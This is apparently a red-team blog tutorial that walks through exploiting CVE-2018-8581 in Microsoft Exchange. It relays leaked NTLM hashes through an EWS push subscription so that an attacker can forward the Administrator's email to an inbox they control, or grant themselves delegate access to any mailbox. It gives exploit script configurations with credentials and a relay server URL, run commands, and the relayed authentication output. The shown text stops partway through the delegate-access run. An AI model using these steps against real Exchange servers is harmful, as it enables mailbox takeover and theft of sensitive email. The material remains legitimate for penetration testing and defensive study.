Microsoft Exchange – Privilege Escalation

pentestlab.blog/category/red-team/page/63


September 16, 2019

Harvesting the credentials of a domain user during a red team operation can lead to execution of arbitrary code, persistence and domain escalation. However information that is stored over emails can be highly sensitive for an organisation and therefore threat actors focus can be to exfiltrate data from emails. This can be achieved either by adding a rule to the mailbox of a target user that will forward emails to an inbox that the attacker controls or by delegating access of a mailbox to their Exchange account.

Dustin Childs from Zero Day Initiative discovered a vulnerability in Microsoft Exchange that could allow an attacker to impersonate a target account. This vulnerability exist because by design Microsoft Exchange allows any user to specify a URL for **Push Subscription** and Exchange will send notifications to this URL. NTLM hashes are also leaked and can be used to authenticate with Exchange Web Services via NTLM relay with the leaked NTLM hash. The technical details of the vulnerability has been covered into the Zero Day Initiative blog.


Email Forwarding

Accessing the compromised account from Outlook Web Access (OWA) portal and selecting the permissions of the inbox folder will open a new window that will contain the permissions of the mailbox.




Inbox Permissions

The target account should be added to have permissions over the mailbox. This is required in order to retrieve the SID (Security Identifier) of the account.




Add Permissions for the Target Account

Opening the Network console in the browser and browsing a mailbox folder will generate a request that will be sent to the Microsoft Exchange server.




POST Request to Microsoft Exchange

Examining the HTTP Response of the request will unveil the SID of the Administrator account.



Administrator SID

The implementation of this attack requires two python scripts from the Zero Day Initiative GitHub repository. The **serverHTTP_relayNTLM.py** script requires the SID of the Administrator that has been retrieved, the IP address of the Exchange with the target port and the email account that has been compromised and is in control of the red team.



Configuration serverHTTP_relayNTLM script

Once the script has the correct values it can be executed in order to start a relay server.

```
python serverHTTP_relayNTLM.py
```

```
root@kali:~/PoC/CVE-2018-8581# python serverHTTP_relayNTLM.py
Started httpserver on port  8080
```

Relay Server

The **Exch_EWS_pushSubscribe.py** requires the domain credentials and the domain of the compromised account and the IP address of the relay server.

```
#!/usr/bin/python
import socket
import base64
import httplib
import urllib
import os, ssl
from ntlm import ntlm

#You have to replace next values by valid ip/address, port and protocol ('http' or 'https')
ip='10.0.2.2'
tcp_port = 443
#PROTO='http'
PROTO='https'

#Credentials of attacker
USER = 'pentestlab1'
DOMAIN = '[redacted].local'
PASS = 'Password123'

URL = "/EWS/Exchange.asmx"

#URL of our HTTP server that will use NTLM hashes for impersonation of victim
EVIL_HTTPSERVER_URL = "http://10.0.2.21:8080/pentestlab"

#Debug flag:
print_debug_info = 1
```

Push Subscribe Script Configuration

Executing the python script will attempt to send the pushSubscribe requests to the Exchange via EWS (Exchange Web Services).

```
python Exch_EWS_pushSubscribe.py
```

```
root@kali:~/PoC/CVE-2018-8581# python Exch_EWS_pushSubscribe.py
Address:
 https://10.0.2.2:443


Sending 'PushSubscription' EWS request...
[DEBUG]: Received response:
401 Unauthorized
Server: Microsoft-IIS/8.5
request-id: 66086aa3-3414-4737-b732-f778c06a1edf
Set-Cookie: ClientId=M28WZGAIT0WWJS1XZSRJJW; expires=Sun, 13-Sep-2020 01:27:45 G
MT; path=/; secure; HttpOnly
WWW-Authenticate: NTLM TlRMTVNTUAACAAAACgAKADgAAAAFgomi6BruJf3Ne4MAAAAAAAAAAJIAk
gBCAAAABgOAJQAAAA9DAFIARQBTAFQAAgAKAEMAUgBFAFMAVAABABAARQBYAEMASABBAE4ARwBFAAQAF
gBDAFIARQBTAFQALgBMAE8AQwBBAEwAAwAoAEUAeABjAGgAYQBuAGcAZQAuAEMAUgBFAFMAVAAuAEwAT
wBDAEEATAAFABYAQwBSAEUAUwBUAC4ATABPAEMAQQBMAAcACAAi8Vqcm2rVAQAAAAA=
WWW-Authenticate: Negotiate
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE
Date: Sat, 14 Sep 2019 01:27:45 GMT
Content-Length: 0
```

pushSubscribe python script

```
[DEBUG]: Received response:
200 OK
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
request-id: 7f1ac40a-229d-4811-8bc9-3acfeebc52de
Set-Cookie: ClientId=LS0PY3GOAKY2UB34OKWCQ; expires=Sun, 13-Sep-2020 01:55:37 GMT; pat
h=/; secure; HttpOnly
X-CalculatedBETarget: exchange.[redacted].local
X-DiagInfo: EXCHANGE
X-BEServer: EXCHANGE
X-AspNet-Version: 4.0.30319
Set-Cookie: exchangecookie=bb4e2bc4fdcd4a9391a0c54a342de8c3; expires=Mon, 14-Sep-2020
01:55:37 GMT; path=/; HttpOnly
Set-Cookie: X-BackEndCookie=S-1-5-21-1025167981-3497936099-3033207688-1143=u56Lnp2ejJq
ByJubycbKz8bSz52ZyNLLyJ6c0p3NyJnSyp2ZyMubm5ycm8zMgYHNz87G0s7P0s7Lq8/OxcrKxczIgbytuqyr0
bOwvL6zgc8=; expires=Mon, 14-Oct-2019 01:55:37 GMT; path=/EWS; secure; HttpOnly
Persistent-Auth: true
X-Powered-By: ASP.NET
X-FEServer: EXCHANGE
Date: Sat, 14 Sep 2019 01:55:36 GMT
```

Exchange Response

```
<?xml version="1.0" encoding="utf-8"?><s:Envelope xmlns:s="http://schemas.xmlsoap.org/soap/enve
lope/"><s:Header><h:ServerVersionInfo MajorVersion="15" MinorVersion="1" MajorBuildNumber="225"
 MinorBuildNumber="41" Version="V2_48" xmlns:h="http://schemas.microsoft.com/exchange/services/
2006/types" xmlns="http://schemas.microsoft.com/exchange/services/2006/types" xmlns:xsd="http:/
/www.w3.org/2001/XMLSchema" xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance"/></s:Header><
s:Body xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance" xmlns:xsd="http://www.w3.org/2001/
XMLSchema"><m:SubscribeResponse xmlns:m="http://schemas.microsoft.com/exchange/services/2006/me
ssages" xmlns:t="http://schemas.microsoft.com/exchange/services/2006/types"><m:ResponseMessages
><m:SubscribeResponseMessage ResponseClass="Success"><m:ResponseCode>NoError</m:ResponseCode><m
:SubscriptionId>FABleGNoYW5nZS5jcmVzdC5sb2NhbBAAAACky5cnLC2dR5ocZJB6utpaNdR/o7Y41wgQAAAAEQp4Egh
lbUKT1BfBlO9URA==</m:SubscriptionId><m:Watermark>AQAAAAmV1n33C6xHsn9b903czTNyugAAAAAAAAA=</m:Wa
termark></m:SubscribeResponseMessage></m:ResponseMessages></m:SubscribeResponse></s:Body></s:En
velope>


The Script is finished.
```

XML Reponse

The NTLM hash of the Administrator will be relayed back to the Microsoft Exchange server.

```
root@kali:~/PoC/CVE-2018-8581# python serverHTTP_relayNTLM.py
Started httpserver on port  8080
Content-Type: text/xml; charset=utf-8
Accept: text/xml
CallerData: DesktopOutlook
SOAPAction: http://schemas.microsoft.com/exchange/services/2006/messages/SendNot
ification
Host: 10.0.2.21:8080
Content-Length: 1113
Connection: Close

10.0.2.2 - - [13/Sep/2019 13:56:13] "POST /pentestlab HTTP/1.1" 401 -
Content-Type: text/xml; charset=utf-8
Accept: text/xml
CallerData: DesktopOutlook
SOAPAction: http://schemas.microsoft.com/exchange/services/2006/messages/SendNot
ification
Authorization: NTLM TlRMTVNTUAABAAAAB7IIogUABQAwAAAACAAIACgAAAAGA4AlAAAAD0VYQ0hB
TkdFQ1JFU1Q=
Host: 10.0.2.21:8080
Content-Length: 0
Connection: Keep-Alive
```


Relay Administrator NTLM

```
10.0.2.2 - - [13/Sep/2019 13:56:13] "POST /pentestlab HTTP/1.1" 401 -

[DEBUG]: NTLM Auth string:
NTLM TlRMTVNTUAADAAAAAAAAAFgAAAAAAAAAWAAAAAAAAABYAAAAAAAAAFgAAAAAAAAAWAAAAAAAAAB
YAAAABcKIogYDgCUAAAAPCaS2Aq+Ce/JqokE1SnJsHQ==
[DEBUG]: Received EWS response(use_ntlm_auth):
200 OK
Cache-Control: private
Transfer-Encoding: chunked
Content-Type: text/xml; charset=utf-8
Server: Microsoft-IIS/8.5
request-id: c193a500-a791-4086-9a71-331034842d77
Set-Cookie: ClientId=F3FOYP4IKKYZ7WKFU0JHW; expires=Sun, 13-Sep-2020 01:56:13 GM
T; path=/; secure; HttpOnly
X-CalculatedBETarget: exchange.[redacted].local
X-DiagInfo: EXCHANGE
X-BEServer: EXCHANGE
X-AspNet-Version: 4.0.30319
Set-Cookie: exchangecookie=50d9a742733c45d4ac028bc23ca78dc0; expires=Mon, 14-Sep
-2020 01:56:13 GMT; path=/; HttpOnly
Set-Cookie: X-BackEndCookie=S-1-5-18=rJqNiZqNgbqHnJeekZia0bytuqyr0bOwvL6zgc7Gy83
Pyc7Nx86Bzc/OxtLPxtLOy6vPzcXPycXOyw==; expires=Sat, 14-Sep-2019 02:06:14 GMT; pa
th=/EWS; secure; HttpOnly
```


Relay Administrator NTLM to Exchange

Emails tha will be sent to the mailbox of the target account (Administrator) will be forwarded automatically to the mailbox that is under the control of the red team.




Email to target account

The email will be forwarded at the inbox of the account that the Red Team controls.



Email forwarded automatically


A rule has been created to the target account by using NTLM relay to authenticate with the Exchange that will forward all the email messages to another inbox. This can be validated by checking the Inbox rules of the target account.



Rule – Forward Admin Emails

Delegate Access

Microsoft Exchange users can connect their account (Outlook or OWA) to other mailboxes (delegate access) if they have the necessary permissions assigned. Attempting to open directly a mailbox of another account withouth permissions will produce the following error.



Open Another Mailbox – No Permissions

There is a python script which is exploiting the same vulnerability but instead of adding a forwarding rule is assigning permissions to the account to access any mailbox in the domain including domain administrator. The script requires valid credentials, the IP address of the Exchange server and the target email account.

```
import re
import ssl
import httplib
from ntlm import ntlm
from BaseHTTPServer import BaseHTTPRequestHandler, HTTPServer

# Exchange server config
IP = '10.0.2.2'
PORT = 443
PROTO = 'https'
# PORT = 80
# PROTO = 'http'

# CONTROLLED_EMAIL and TARGET_EMAIL config
USER = 'pentestlab'
DOMAIN = '[redacted].local'
PASS = 'Password123'

TARGET_EMAIL = "Administrator@[redacted].local"
CONTROLLED_EMAIL = "pentestlab@[redacted].local"
```

Script Configuration


Executing the python script will attempt to perform the elevation.

```
python2 CVE-2018-8581.py
```

```
root@kali:~/CVE-2018-8581# python2 CVE-2018-8581.py
[*] Exchange Server Address: https://10.0.2.2:443
[*] Sending 'AddDelegate' EWS request to get the sid of the TARGET_EMAIL 'Administrator@[redacted].local'...
        [*] Got 401 response with NTLM NONCE.
        [*] Trying authenticate current user...
        [+] Authentication and request sent successfully
[+] Got the sid of 'Administrator@[redacted].local': S-1-5-21-1025167981-3497936099-3033207688-500
[*] Sending 'RemoveDelegate' EWS request...
        [*] Got 401 response with NTLM NONCE.
